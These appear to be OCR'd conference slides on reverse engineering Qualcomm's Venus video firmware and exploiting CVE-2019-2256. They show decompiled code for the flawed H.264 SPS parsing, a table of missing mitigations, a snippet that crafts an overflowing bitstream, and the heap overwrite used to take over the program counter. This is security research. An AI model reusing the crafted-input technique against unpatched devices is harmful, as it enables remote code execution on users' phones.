
MediaPlayer
MediaCodec

...


OMX.h

libqomx_core.so
libOmxVdec.so

OMX Qualcomm Video



Qualcomm Venus



Firmware & Memory Layout

Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Bas	Type	Class	AD	T	DS
LOAD	00000000	000DCB30	R	.	X	.	L	byte	01	public	CODE	32	00	03
LOAD	00100000	004F0000	R	W	.	.	L	byte	02	public	DATA	32	00	03
LOAD	004FF000	004FF020	R	W	.	.	L	dword	03	public	DATA	32	00	03

OK Cancel Search Help

Line 1 of 3

Code

Heap
Stack
Global Data

Static	E0000000	E00FF000	Register Area
Dynamic	70800000	708F0000	Shared Memory (Message Queue)
Dynamic	70A00000	...	Shared Memory (Input Buffers)
Dynamic	70A00000	...	Shared Memory (Output Buffers)

Registers

- Control Registers

- vidc_hfi_io.h

```
#define VIDC_CPU_CS_A2HSOFTINT (VIDC_CPU_CS_BASE_OFFSET + 0x18)
#define VIDC_QTBL_ADDR 0x000D2054
```


- GetBits Register

```
MEMORY[0xE0032014] = 0xC00;
MEMORY[0xE0032030] = 0;
MEMORY[0xE0032034] = 0;
MEMORY[0xE003F240] = v99; // CCE Programming : address
MEMORY[0xE003201C] = decoderInstance->length; // filled_len
MEMORY[0xE0032010] = v4; // alloc_len
MEMORY[0xE0032018] = v88 - v99; // (buffer + offset) - buffer
MEMORY[0xE0032020] = 0;
MEMORY[0xE003207C] = 0x73FFF357;
```


- Hardware Decoder Registers

```
CCE_Programming(v7, v6, 0, v8);
MEMORY[0xE0032000] = 0x13000000;
while ( !(MEMORY[0xE0032078] & 0x10000401) )
;
Log(1, "Done waiting for CCE bits");
v9 = (MEMORY[0xE0032004] & 0x80000000) == 0;
if ( MEMORY[0xE0032004] & 0x80000000 )
    v9 = (MEMORY[0xE0032078] & 0x10000001) == 0;
if ( !v9 )
{
    v10 = 1715;
    v11 = 889791;
    v12 = "%s(%d): error in parsing CCE_DEC_RESULT:\n";
    v13 = 8;
```

Firmware Module



Qualcomm Venus Attack Surface



Agenda

- Background
- Debug Venus
- Reverse Engineering
- Vulnerability and Exploitation

Mitigation Table

Mitigation	Status
Heap ASLR	N
Heap Cookie	N
Stack Cookie	Y
Code & Global Data ASLR	N
W^X	Y
CFI	N

The Vulnerability(CVE-2019-2256)

```
if ( MEMORY[0xE0032004] )
{
    MEMORY[0xE0032000] = 0x1000000;           // num_views_minus1
    v5 = MEMORY[0xE0032004] + 1;
    v17 = MEMORY[0xE0032004] - 1 < 0;
    *(_DWORD *)(a2 + 1212) = MEMORY[0xE0032004] + 1;
    if ( (unsigned __int8)(v17 ^ __OFSUB__(v5, 2)) | (v5 == 2) )
    {
        v6 = 0;
        while ( *(_DWORD *)(a2 + 1212) > v6 )    // view_id
        {
            MEMORY[0xE0032000] = 0x1000000;
            v7 = a2 + 2 * v6++ + 1024;
            *(_WORD *)(v7 + 192) = MEMORY[0xE0032004];
        }
        v8 = (_WORD *)(a2 + 1024);
    }
}
```

```
int num_views_minus1 = 1;
set_ue_golomb(&pb, num_views_minus1);

for (int i = 0; i <= num_views_minus1; i++) {
    set_ue_golomb(&pb, i);
}

for (int i = 1; i <= num_views_minus1; i++) {
    set_ue_golomb(&pb, 0);
    set_ue_golomb(&pb, 0);
}

for (int i = 1; i <= num_views_minus1; i++) {
    set_ue_golomb(&pb, 0);
    set_ue_golomb(&pb, xxx_size / 2);
    for (int j = 0; j < xxx_size; j += 2) {
        unsigned int c = xxx[j];

        c = c + (xxx[j + 1] << 8);
        set_ue_golomb_long(&pb, c);
        addr += 2;
    }
}
```

Parsing H264 SPS Head

The Exploitation

Overwrite the decoderInstance on the heap

```
decoderInstance = (H264DecodeInstance *)DALSYS_Malloc(7232);
decoderInstance_1 = decoderInstance;
if ( !decoderInstance )
{
    Log(8, "%s(%d): No memory to create the decoder instance.\n", 857513, 568, decoderInstance_1);
    return 0;
}
memset(decoderInstance, 0x1C40u);
```

```
sub_4082C((_DWORD *)v10 + 13, (int)decoderInstance_1, (int)h264Dec_ProcessInput_0);
sub_4082C((_DWORD *)v10 + 15, (int)decoderInstance_1, (int)h264BackwardHandler);
sub_4082C((_DWORD *)v10 + 17, (int)decoderInstance_1, (int)h264HwSpTask);
sub_4082C((_DWORD *)v10 + 19, (int)decoderInstance_1, (int)h264HwSdeTask);
```

Control the PC and R0

```
sub_4082C((DWORD *)v10 + 13, (int)decoderInstance_1, (int)h264Dec_ProcessInput_0);
sub_4082C((DWORD *)v10 + 15, (int)decoderInstance_1, (int)h264BackwardHandler);
sub_4082C((DWORD *)v10 + 17, (int)decoderInstance_1, (int)h264HwSpTask);
sub_4082C((DWORD *)v10 + 19, (int)decoderInstance_1, (int)h264HwSdeTask);
```

```
int __fastcall h264Dec_ProcessInput_0(H264DecodeInstance *a1)
{
    H264DecodeInstance *v1; // r5@1
    H264DecodeInstance *v2; // r3@1
    signed int v3; // r1@1
    int result; // r0@1
    int v5; // r2@1


    v1 = a1;
    Assert(a1 != 0, 40, (int)"Z:\\b\\venus_proc\\venus\\decoders\\h264\\src\\vfw_h264_forward_path.c");
}
```

Control the PC and R0 (Heap Spray)

Linear Heap with First-Fit Algorithm

